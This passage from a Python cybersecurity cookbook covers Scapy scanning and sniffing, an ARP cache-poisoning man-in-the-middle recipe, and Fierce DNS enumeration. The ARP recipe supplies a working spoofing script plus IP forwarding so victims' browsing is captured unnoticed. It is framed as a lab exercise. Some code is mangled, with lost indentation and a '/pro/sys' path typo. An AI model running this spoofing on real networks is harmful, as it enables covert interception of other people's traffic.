| 192.168.0.89    | 255.255.255.255 | 0.0.0.0 | en0 | 192.168.0.42 | 1 |
| 192.168.0.90    | 255.255.255.255 | 0.0.0.0 | en0 | 192.168.0.42 | 1 |
| 224.0.0.0       | 240.0.0.0       | 0.0.0.0 | en0 | 192.168.0.42 | 1 |
| 224.0.0.251     | 255.255.255.255 | 0.0.0.0 | en0 | 192.168.0.42 | 1 |
| 239.255.255.250 | 255.255.255.255 | 0.0.0.0 | en0 | 192.168.0.42 | 1 |
| 255.255.255.255 | 255.255.255.255 | 0.0.0.0 | en0 | 192.168.0.42 | 1 |

With this simple program using Scapy, we could do the following:

List a host using ARP

Find out more network details about that host

Perform an LS operation on the ARP query to list the layers and fields for the host

List all the interfaces on the host

And finally, list all the available routes

As you see, we can add more functions like this to the class, and very soon, it can become a powerful network scanner to get all sorts of insights into the network.

## Activity

Attempt the following activities before the next recipe:

Do you think we used active reconnaissance or passive reconnaissance in this recipe? Justify your answer with reasoning.

Look at other features of Scapy in the Scapy documentation ([\[https://scapy.readthedocs.io/en/latest/\]](https://scapy.readthedocs.io/en/latest/)) and enhance the preceding program in such a way that it becomes a simple network utility.

Modify the preceding program to create a simple ARP scanner that can discover all the hosts in the local network.

## Using Scapy to sniff network packets

In the last recipe, we have seen a few examples of how Scapy can be used to quickly create a network reconnaissance and scanner tool.

In this recipe, we will use Scapy for sniffing network packets.

Note: Compatibility: Cross-Platform License considerations: Free software used

## Recipe

This recipe uses Scapy to sniff network packets and show the details of the captured packets.

Program for using Scapy to sniff network packets is as follows:

```
# scapy_network_sniffer.py
```

```
import scapy.all as scapy
```

```
class ScapyNetworkSniffer:
```

```
    def do_sniff(self):
```

```
        capture = scapy.sniff(iface='en0', count=5)
```

```
        print('\nCaptured packet summary:')
```

```
        print(capture.summary())
```



```
print('\nCaptured packet details:')
```

```
for packet in capture:
```

```
    print(packet.show())
```

```
if __name__ == "__main__":
```

```
    sniffer = ScapyNetworkSniffer()
```

```
    sniffer.do_sniff()
```

This is a simple network sniffer using Scapy, which first prints the summary of captured network packets and then prints the packet details.

You can see the similarity between using Scapy and PyShark in capturing network packets. However, Scapy does not need the installation of a scanner like tshark (the command line interface for Wireshark) or any other such utilities.

When you run the program, you will get an output similar to the following:

Captured packet summary:

Ether / IP / TCP 192.168.0.42:60778 > 13.69.109.131:https FPA / Raw

Ether / IP / TCP 192.168.0.42:60769 > 20.42.73.25:https FPA / Raw

Ether / fe80::a2ab:1bff:fe27:b5cc > ff02::1 (0) / IPv6ExtHdrHopByHop /  
ICMPv6MLQuery2

Ether / IP / TCP 192.168.0.42:60744 > 13.107.136.8:https PA / Raw

Ether / IP / TCP 192.168.0.42:60744 > 13.107.136.8:https FA

None

Captured packet details:

###[ Ethernet ]###

dst = a0:ab:1b:27:55:cc

src = a4:83:e7:55:aa:96

type = IPv4

###[ IP ]###

version = 4

ihl = 5

tos = 0x0

len = 71

id = 0

flags = DF

frag = 0

ttl = 64

proto = tcp

checksum = 0xff16

src = 192.168.0.42

dst = 13.69.109.131

\options \

###[ TCP ]###

sport = 60778

dport = https

seq = 3212665751

ack = 3209878572

dataofs = 5

reserved = 0

flags = FPA

window = 4096

checksum = 0x1137

urgptr = 0

options = []

###[ Raw ]###

load =

'\x15\x03\x03\x00\x1a\x00\x00\x00\x00\x00\x00\x00\x02\xff\xd3A\x1d\x08rv

None

###[ Ethernet ]###

dst = a0:ab:1b:27:55:cc

src = a4:83:e7:55:aa:96

type = IPv4

###[ IP ]###

version = 4

ihl = 5

tos = 0x0

len = 71

id = 0

flags = DF

frag = 0

ttl = 64

proto = tcp

checksum = 0x1c9c

src = 192.168.0.42

dst = 20.42.73.25

\options \

###[ TCP ]###

sport = 60769

dport = https

seq = 2971892117

ack = 201288204

dataofs = 5

reserved = 0

flags = FPA

window = 4096

chksum = 0x5330

urgptr = 0

options = []

###[ Raw ]###

load =

'\x15\x03\x03\x00\x1a\x00\x00\x00\x00\x00\x00\x00\x02'\xff\x83\xa9\xbd\$\x



.

.

.

In the preceding output, details of only two packets are printed out of five packets.

If you read the output carefully, you can see that the packets look similar to what we were able to print in Chapter 5: Forensic Analysis and Chapter 8: Working with Wireless Devices. You can even see different protocol layers.

## Activity

Attempt the following activities before the next recipe:

Read about Scapy's fingerprinting features and see if you can put them to use. Identify how this is different from the fingerprinting operations we have done before.

You can use "offline=<file name>" to capture packets into a file. Modify the preceding program and add a function to capture the packets and store them in a file. Furthermore, write another function to read this file and print the captured packets.

Ready Scapy's documentation and find out if you can capture packets in promiscuous mode too.

## Simulating ARP spoofing (ARP cache poisoning)

ARP, or Address Resolution Protocol, performs the critical function of translating an Internet Protocol (IP) address to a Media Access Control (MAC) address in the TCP/IP Layer.

ARP Spoofing is a Man in the Middle (MITM) attack, where the attacker can pretend to be the sender and the receiver, that is, both sides of the communication channel. A malicious actor or attacker in this attack can force two network devices to connect to the attacker's system instead of each other, whereas these two systems think that they are connecting to the right one.

There are legitimate usages of ARP Spoofing too. This technique can be used to create redundancy of network services and perform backups. Developers can also use this to debug issues with traffic in the network.

Malicious actors, however, use this to sniff all the communication between two devices and other malicious intents.

As ARP is a stateless protocol with no in-build security, all the ARP replies are cached until expiry. ARP Spoofing, also known as ARP Cache Poisoning, works using this principle by sending spoofed ARP messages pretending to be a host on the network and advertising the attacker's host MAC address with the target host's IP address.

In this recipe, we will see how to simulate an ARP Spoofing or ARP Cache Poisoning attack in the network. This is another use case where we can use

Scapy to create an ARP Spoofer.

As part of this tricky attack, we will send spoof packets to the victim's machine and then find out the websites the victim is browsing.

Note: Compatibility: Kali Linux + Ubuntu Linux License considerations: Free sc

## Recipe

This recipe uses Scapy to perform a Man-in-the-Middle (MITM) attack involving ARP Spoofing or ARP Cache Poisoning.

For this recipe, we need at least two machines, the source machine, which sends false or spoofed ARP responses, and the destination machine, that is, the victim's machine.

Note: As part of the ARP spoofing simulation, one of the things the malicious ac

For this simulation to work, you only need the following conditions to be true:

The IP address of the victim's machine or target system is known

The source machine which sends spoofed ARP packets is in the same network

In our case, here are the details we have right now:

| System        | IP Address     | MAC Address |
|---------------|----------------|-------------|
| Source System | 192.168.19.131 | Not needed  |
| Target System | 192.168.19.134 | Unknown     |

***Table 9.1: Details (partial) of source and target systems for ARP Spoofing simulation***

Let us follow these steps to complete this recipe. All the commands in this recipe need you to run them using “sudo”, that is, with elevated privileges of the super user.

1. First, we will find out the MAC address of the target system using NMAP using the following command:

**sudo nmap -sP 192.168.19.134**

When you run the command, you will get an output similar to the following:

```
└─(nishantkali)-[~]
```

```
└─$ sudo nmap -sP 192.168.19.134
```

Starting Nmap 7.93 ( <https://nmap.org> ) at 2022-11-30 18:15 IST

Nmap scan report for 192.168.19.134

Host is up (0.00065s latency).

MAC Address: 00:0C:29:D5:39:A1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds

As per this output, the MAC address of the target system is 00:0C:29:D5:39:A1.  
Let us update our table:

| System        | IP Address     | MAC Address       |
|---------------|----------------|-------------------|
| Source System | 192.168.19.131 | Not needed        |
| Target System | 192.168.19.134 | 00:0C:29:D5:39:A1 |



***Table 9.2: Details (complete) of source and target systems for ARP spoofing simulation***

The IP addresses and MAC addresses will change based on your environment. Use that value everywhere in the subsequent steps.

2. Now, we have all the required information, and we are ready to perform ARP Spoofing on the target system. For this, we will use Scapy.

Program for using Scapy to perform ARP Spoofing is as follows:

```
# scapy_arp_spoofing.py
```

```
import scapy.all as scapy
```

```
import time
```

```
class ScapyArpSpoofing:
```

```
def do_spoof(self, gateway_ip, target_ip, target_mac):
```

```
# Create ARP request. OP = 1, for ARP requests
```

```
arp = scapy.ARP(op=1, psrc=gateway_ip, pdst=target_ip, hwdst=target_mac)
```

```
while 1:
```

```
    scapy.send(arp)
```

```
if __name__ == "__main__":
```

```
    arp_spoof = ScapyArpSpoofing()
```

```
    arp_spoof.do_spoof('192.168.19.1', '192.168.19.134', '00:0C:29:D5:39:A1')
```

If you are wondering if this is the complete program that can do ARP Spoofing or just part of it, this is the whole program. This program uses Scapy to send ARP packets to the target system. Scapy makes it very easy to perform an ARP spoofing attack, and the packets are sent in an infinite loop until interrupted.

The following table lists the parameter we are passing to scapy.ARP() function:

| Parameter | Meaning |
|-----------|---------|
|           |         |

|                  |                             |
|------------------|-----------------------------|
| op=1             | Operation type, 1 for ARP   |
| psrc=gateway_ip  | Gateway IP Address          |
| pdst=target_ip   | Target system's IP Address  |
| hwdst=target_mac | Target system's MAC address |

***Table 9.3: Parameters to `scapy.ARP()` function***

3. After this, we must set the port forwarding to true in the source system. Setting up port forwarding will ensure that the target system's connection does not get disrupted, and hence the target system's or victim machine's owner would not come to know about the attack.

The port forwarding is set to true by changing the value in the file `/pro/sys/net/ipv4/ip_forward` to 1.

Use the following command to set the value of this file to 1:

```
sudo echo "1" > /pro/sys/net/ipv4/ip_forward
```

You can verify if the value is correctly set by running the following command:

```
cat /pro/sys/net/ipv4/ip_forward
```

We are good to go if you see the value "1" getting printed.


**Note:** Whenever the attackers perform an ARP poisoning attack, they should be

4. Now, let us simulate how an ARP Spoofing Attack may happen in the real world.

First, copy the `scapy_arp_spoofing.py` to the source system or the machine from where we will send the spoofed packet.

Before we execute the Python file, let us open Wireshark on the source machine. Make sure you capture the packet on the correct network interface. If unsure of the network interface on which to capture the packets, you can use the “any” option.

In my case, `eth0` is the interface we have captured packets on:



***Figure 9.2: Wireshark opening screen with the list of network interfaces***

Run the preceding Python program as the following:

```
sudo python3 scapy_arp_spoofing.py
```

When you run the program, you will get an output similar to the following:

Sent 1 packets.

.

Sent 1 packets.

.

Sent 1 packets.

.

Sent 1 packets.

.

...

This sends our ARP spoofing packets to the target system until interrupted, making it believe that the gateway has changed.

5. Now, it is time to check if we can see which site is being browsed in the target system.

While the Python program is running along with the Wireshark packet capture on the source system, open a browser on the target system and try to browse any website.

You will see that the live Wireshark packet capture shows the website being browsed. In the case of my system, 1,000s of packets were captured, and I am only showing a small excerpt of the capture in the following figure.



FileEditViewGoCaptureAnalyzeStatisticsTelephonyWirelessToolsHelp

Apply a display filter... [X] [Y]

| No.  | Time         | Source          | Destination    | Protocol | Length                                    | Info                                                                                       |
|------|--------------|-----------------|----------------|----------|-------------------------------------------|--------------------------------------------------------------------------------------------|
| 1076 | 10.030411354 | 192.168.19.134  | 192.17.211.31  | TLSv1.2  | 414                                       | [TCP ACKed unseen segment], Application Data                                               |
| 1077 | 10.030477790 | 192.17.211.31   | 192.168.19.134 | TCP      | 60                                        | [TCP Previous segment not captured] 443 -> 42188 [ACK] Seq=5647 Ack=57635 Win=64240 Len=0  |
| 1078 | 10.030603091 | 192.168.19.134  | 192.17.211.31  | TLSv1.2  | 278                                       | [TCP Previous segment not captured], Application Data                                      |
| 1079 | 10.030602250 | 192.17.211.31   | 192.168.19.134 | TCP      | 60                                        | [TCP ACKed unseen segment] 443 -> 40856 [ACK] Seq=130188 Ack=52596 Win=64240 Len=0         |
| 1080 | 10.030120454 | 192.168.19.134  | 192.17.211.31  | TLSv1.2  | 280                                       | [TCP ACKed unseen segment], Application Data                                               |
| 1081 | 10.040120900 | 192.17.211.31   | 192.168.19.134 | TCP      | 60                                        | 443 -> 42188 [ACK] Seq=5647 Ack=57635 Win=64240 Len=0                                      |
| 1082 | 10.041130900 | 192.168.19.134  | 192.17.211.31  | TLSv1.2  | 280                                       | Application Data                                                                           |
| 1083 | 10.041120948 | 192.17.211.31   | 192.168.19.134 | TCP      | 60                                        | 443 -> 40856 [ACK] Seq=130188 Ack=54296 Win=64240 Len=0                                    |
| 1084 | 10.041040185 | 192.168.19.134  | 192.17.211.31  | TLSv1.2  | 284                                       | Application Data                                                                           |
| 1085 | 10.041700785 | 192.17.211.31   | 192.168.19.134 | TCP      | 60                                        | 443 -> 42188 [ACK] Seq=5647 Ack=58087 Win=64240 Len=0                                      |
| 1086 | 10.041700110 | 192.168.19.134  | 192.17.211.31  | TLSv1.2  | 280                                       | Application Data                                                                           |
| 1087 | 10.041700000 | 192.17.211.31   | 192.168.19.134 | TCP      | 60                                        | 443 -> 40856 [ACK] Seq=130188 Ack=59440 Win=64240 Len=0                                    |
| 1088 | 10.041694484 | 192.168.19.134  | 192.17.211.31  | TLSv1.2  | 280                                       | Application Data                                                                           |
| 1089 | 10.041694630 | 192.17.211.31   | 192.168.19.134 | TCP      | 60                                        | 443 -> 42188 [ACK] Seq=5647 Ack=59896 Win=64240 Len=0                                      |
| 1090 | 10.041694844 | 192.168.19.134  | 192.17.211.31  | TLSv1.2  | 280                                       | Application Data                                                                           |
| 1091 | 10.041694890 | 192.17.211.31   | 192.168.19.134 | TCP      | 60                                        | 443 -> 40856 [ACK] Seq=130188 Ack=61072 Win=64240 Len=0                                    |
| 1092 | 10.040507115 | Vmware_7c:62:b0 | arp            | 44       | Who has 192.168.19.134? Tell 192.168.19.1 |                                                                                            |
| 1093 | 10.040507162 | Vmware_05:39:a1 | arp            | 60       | 192.168.19.134 is at 08:0e:29:05:39:a1    |                                                                                            |
| 1094 | 10.040507646 | Vmware_7c:62:b0 | arp            | 44       | Who has 192.168.19.134? Tell 192.168.19.1 |                                                                                            |
| 1095 | 10.040512543 | Vmware_05:39:a1 | arp            | 60       | 192.168.19.134 is at 08:0e:29:05:39:a1    |                                                                                            |
| 1096 | 10.040720863 | Vmware_7c:62:b0 | arp            | 44       | Who has 192.168.19.134? Tell 192.168.19.1 |                                                                                            |
| 1097 | 10.040699220 | Vmware_05:39:a1 | arp            | 60       | 192.168.19.134 is at 08:0e:29:05:39:a1    |                                                                                            |
| 1098 | 10.040699014 | Vmware_7c:62:b0 | arp            | 44       | Who has 192.168.19.134? Tell 192.168.19.1 |                                                                                            |
| 1099 | 10.040697330 | Vmware_05:39:a1 | arp            | 60       | 192.168.19.134 is at 08:0e:29:05:39:a1    |                                                                                            |
| 1100 | 10.040717291 | 192.168.19.134  | 192.168.19.134 | TLSv1.2  | 652                                       | [TCP ACKed unseen segment], Application Data, Application Data                             |
| 1101 | 10.040650439 | 192.168.19.134  | 192.17.211.31  | TCP      | 60                                        | [TCP Previous segment not captured] 40856 -> 443 [ACK] Seq=4316 Ack=536782 Win=65535 Len=0 |
| 1102 | 10.040550443 | Vmware_7c:62:b0 | arp            | 44       | Who has 192.168.19.134? Tell 192.168.19.1 |                                                                                            |
| 1103 | 10.040550553 | Vmware_05:39:a1 | arp            | 60       | 192.168.19.134 is at 08:0e:29:05:39:a1    |                                                                                            |

Frame 1091: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface any, ID 0

Linux cooked capture v4

Internet Protocol Version 4, Src: 192.17.211.31, Dest: 192.168.19.134

Transmission Control Protocol, Src Port: 443, Dest Port: 42188, Seq: 5647, Ack: 57640, Len: 0

Source Port: 443

Destination Port: 42188

[Stream index: 7]

(Conversation completeness: Incomplete (12))

[TCP Segment Len: 0]

Sequence Number: 5647 (relative sequence number)

Sequence Number (raw): 290195119

[Next Sequence Number: 5647 (relative sequence number)]

Acknowledgment Number: 57640 (relative ack number)

Acknowledgment number (raw): 340804087

Window ... : Header length: 20 bytes (5)

Flags: Reset (ACK)

Window: 64510

[Calculated window size: 64510]

Dependencies: none Window: 0 Length: 0

0000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0010 45 00 00 28 4b a5 00 00 00 00 13 cc 34 11 d5 1f 0020 18 a2 13 85 01 b6 a4 00 11 a7 00 10 ca e4 fd a7 0030 00 10 fa 10 c1 21 00 00 00 00 00 00 00 00 00

.....F.V.....

.....

.....

.....

Frame 1275: Displayed 1275 (100.0%) - Dropped: 0 (0.0%) Profile: Default

***Figure 9.3: Wireshark capture screen showing the TLSv1.2 packets being captured***

We can note the following in the preceding example:

We can see the packets sent from the target machine to an external site.

The packets received from the external site in response are also captured.

We have tried to look up one of the IP addresses from where the response was coming back to our target system. It is indeed a VM (Virtual Machine) running on Amazon EC2 service, as follows:

```
└─(nishantkali)-[~/Work]
```

```
└─$ nslookup 52.17.211.31
```

```
31.211.17.52.in-addr.arpa name = ec2-52-17-211-31.eu-west-1.compute.amazonaws.com.
```

Note: As you may capture too many packets within a short time, especially if yo

The ARP cache of the target system is now poisoned, and we are able to simulate ARP Spoofing successfully. Though this seemed like a lengthy recipe, this is a straightforward way to demonstrate how a simple hack can get you incredible results. As cybersecurity professionals, knowing such techniques also enable you to protect your system from such attacks.

## Activity

Attempt the following activities before the next recipe:

We used Wireshark to capture packets on the source system in this recipe. Capture packets on the target system (Ubuntu system) using Wireshark while running the preceding Python program on the source system. Observe if you can see the ARP packets being captured and if the source of the packets matches that of our source machine (Kali Linux system).

Add a sleep statement in the preceding infinite loop and sleep for 1 second after sending every packet. What do you see? Can you still see what is being browsed in the target system?

In the case of the network capture in the preceding example, all the HTTPS packets are encapsulated inside TLS v1.2 packets. Try running a Flask-based or any other Web server and access a local site running on HTTP on that server. After that, observe what you see in the network packet capture.

## Using Fierce as a reconnaissance tool for domains

Fierce is a domain scanning tool that can also perform network mapping operations. Fierce is pre-installed in Kali Linux and used by Cybersecurity professionals and network administrators to identify non-contagious IP addresses and host names for a given domain. Hence this can be considered an active reconnaissance tool that performs DNS-based enumeration for a target domain. Fierce can also use DNS Zone Transfer to find out misconfigured records.

Note: DNS Zone Transfers are used to replicate DNS records from one DNS server to another.

This tool can be used alongside NMAP or as a precursor to NMAP-based operations to perform these operations, as Nmap needs IP addresses to be known. Fierce fills that gap by identifying the IP addresses so that Nmap can do the next level of detailed scan for all the hosts.

One of the simplest ways to perform a domain reconnaissance or domain enumeration is by using the command of the following form:

```
fierce --domain <domain name>
```

Where <domain name> is the domain name of your own or any other well-known website.

While it is recommended to adapt using Fierce from the command line, we can also automate most of it using Python. Moreover, you can use the same command line format in Python using `os.system()`, the examples of which we have seen as early as Chapter 3: Active Reconnaissance.

Note: Compatibility: Cross-Platform License considerations: Free software used

## Recipe

This recipe uses the Fierce Python module to perform a scanning activity and a domain name expansion activity.

Before you run the program, install the module fierce:

```
pip3 install fierce
```

Program for performing a few scanning activities using Fierce is as follows:

```
# fierce_scan.py
```

```
import io
```

```
from fierce import fierce
```

```
import dns.name
```

```
import dns.resolver
```

```
class FierceScan:
```

```
def do_dns_lookup(self):
```

```
    """
```

```
    Perform a DNS lookup for a domain on 'A' records
```

```
    """
```

```
        resolver = dns.resolver.Resolver()
```

```
        query_domain = dns.name.from_text('<domain>')
```

```
        dns_record_type = 'A'
```

```
        result = fierce.recursive_query(resolver, query_domain,  
                                         record_type=dns_record_type)
```

```
        print ('\nFound A records:')
```



```
for name in result:
```

```
    print(name)
```

```
def do_range_expansion(self):
```

```
    """
```

```
    Expand the range of a subnet
```

```
    """
```

```
    ip_range = '192.168.19.240/28'
```

```
    print ("\nRange Expansion:")
```

```
    print(fierce.range_expander(ip_range))
```

```
if __name__ == "__main__":
```

```
    fierce_scan = FierceScan()
```

```
fierce_scan.do_dns_lookup()
```

```
fierce_scan.do_range_expansion()
```

In the preceding program, replace “<domain>” with the domain you want to lookup “A” records for.

When you run the program, you will get an output similar to the following:

Found A records:

54.239.33.92

52.95.116.115

52.95.120.67

Range Expansion:

```
[IPv4Address('192.168.19.240'), IPv4Address('192.168.19.241'),  
IPv4Address('192.168.19.242'), IPv4Address('192.168.19.243'),
```

```
IPv4Address('192.168.19.244'), IPv4Address('192.168.19.245'),  
IPv4Address('192.168.19.246'), IPv4Address('192.168.19.247'),  
IPv4Address('192.168.19.248'), IPv4Address('192.168.19.249'),  
IPv4Address('192.168.19.250'), IPv4Address('192.168.19.251'),  
IPv4Address('192.168.19.252'), IPv4Address('192.168.19.253'),  
IPv4Address('192.168.19.254'), IPv4Address('192.168.19.255')]
```

This program first printed all the “A” records or aliases of the domain name we supplied. Later we expanded a subnet range, which can be used to perform further scanning operations.

Tip: There is not much documentation on how to use Fierce in Python, although

## Activity

Attempt the following activities before the next recipe:

Look at Fierce's test code and create a function for running the command of type "fierce --domain <domain name>".

Update the preceding program to perform a Python-based NMAP scan on all the "A" records found for the domain.

## Conclusion

In this chapter, we looked at a few advanced network utilities used by cybersecurity professionals.

We first looked at how to sniff packets in promiscuous mode using Wireshark to monitor all the packets passing through an interface. We used PyShark to implement this. We later extended this recipe to perform network analysis using the PCAP file we created while monitoring in the promiscuous mode.

After that, we looked at Scapy as a reconnaissance tool and network scanner. Scapy is a very versatile tool and, if used well, can replace many other reconnaissance and network tools. We saw examples of how Scapy can be used to sniff network packets and, as an advanced use case, can be used to perform ARP Spoofing.

Finally, we discussed a few simple examples of how Fierce fills a gap in our toolkit by providing DNS-based enumeration capabilities. Thus, Fierce is an excellent tool to use before running network scans using tools like NMAP.

In the upcoming chapter, we will examine various techniques related to source code review and reverse engineering.

## Questions

How sniffing packets in promiscuous mode used by cybersecurity professionals?

How can Scapy be used as a reconnaissance tool?

How can ARP Spoofing be used to expose sensitive information about the target system or a victim's machine?

Describe how you can determine if an ARP Spoofing attack is in progress.

What is the meaning of DNS-based enumeration in the context of Fierce?

### Points to remember

The promiscuous mode can monitor all the packets passing through the interface, whether they are addressed to the interface or not.

A PCAP file with captured network packets can be used for offline network traffic analysis.

Network traffic analysis is a crucial way to understand threats in the network and take corrective actions.

Filters in Wireshark provide a way to analyze traffic using various conditions.

ARP Spoofing is one of the simplest ways to expose sensitive information about the target system. That is why using encrypted protocols is very important.

A domain scanning tool like Fierce plays a vital role by filling the gap in the overall reconnaissance strategy.

## **Key terms**

**Promiscuous mode**—A packet capture mode where all packets passing through the interface are captured, not only the ones addressed to the interface.

**Scapy**—A packet manipulator tool written in Python.

**ARP Spoofing**—A Man in the Middle (MITM) attack, where an attacker can pretend to be the sender and the receiver, that is, both sides of the communication channel.

**DNS Zone Transfer**—DNS Zone Transfers are used to replicate DNS records from one DNS server to another.

## **Join our book's Discord space**

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

**<https://discord.bpbonline.com>**





## Chapter 10

### Source Code Review and Reverse Engineering

## Introduction

Source code review helps cybersecurity professionals understand open-source tools and create their techniques, including new utilities using the source code.

Reverse engineering helps get insights into tools and files for which source code is unavailable, or the type of content is unknown. In cybersecurity, professionals can use reverse engineering to identify vulnerabilities in software, hardware, or devices that attackers may exploit.

Both are fundamental approaches. In this chapter, we will cover how to use these approaches during analysis and testing.

Advanced reverse engineering techniques include decompiling, disassembling, debugging using a specialized tool, and the like. These techniques are out of the scope of this book. However, as cybersecurity professionals, you will also gain more knowledge about these techniques.

Note: It is important to follow all relevant laws and regulations when performing

## Structure

In this chapter, we will cover the following topics:

Source code review techniques

Reverse engineering of structured files and binaries

## Objectives

In this chapter, we will look at how to use source code when the documentation is unavailable or insufficient. We will also look at using various reverse engineering techniques to get further insights into our target systems. After studying this chapter, you can apply these techniques to work with unfamiliar source code and other files for reconnaissance and analysis operations.

Note: This chapter suggests various approaches than a step-by-step guide to become

## Using published source code to create new cybersecurity tools

Although it is always fun to create something from scratch, the area of cybersecurity is very wide and complex to be doing for every tool we want to use. In the initial days, developing skills to write tools for common tasks, such as reconnaissance or cyber forensics, is advisable, which helps in developing a much deeper understanding. However, as you become more adept in cybersecurity and need to build increasingly complex tools, you will have to rely on the already written tools and integrate them into what you have.

The good news is many contributors put their source code and other knowledge for everyone else to use free of charge. If the license allows it, for example, if the license is MIT or Apache, and other permissive and open licenses, then it is ok to build on other people's knowledge than writing something from scratch.

Tip: While you use code and tools written by other people, it is an excellent gesture

This recipe does not introduce a new concept but is just an example and approach of how we can use existing/published source code to create new cybersecurity tools. We will create a simple command line tool that can perform a few active reconnaissance activities based on the argument given as input.

Note: Compatibility: Cross-Platform License considerations: Free software used

## Recipe

In this recipe, we will use the techniques from other recipes to create a simple reconnaissance tool that does a little bit more than the individual tools. We are doing it with the intent that we have access to these published source codes and can use them to create our own Cybersecurity tools.

Note: This program needs to be run as “administrator” or with “sudo” privileges



We will use the following recipes from Chapter 3: Active Reconnaissance:

Ping connectivity

Traceroute

NMAP base port scanner

Program for performing active reconnaissance operations is as follows:

```
# active_recon_tool.py
```

```
import nmap3
```

```
import json
```

```
from icmplib import traceroute
```

```
import os
```

```
import platform
```

```
class ActiveReconTool:
```

```
def check_ping_connectivity(self, host):
```

```
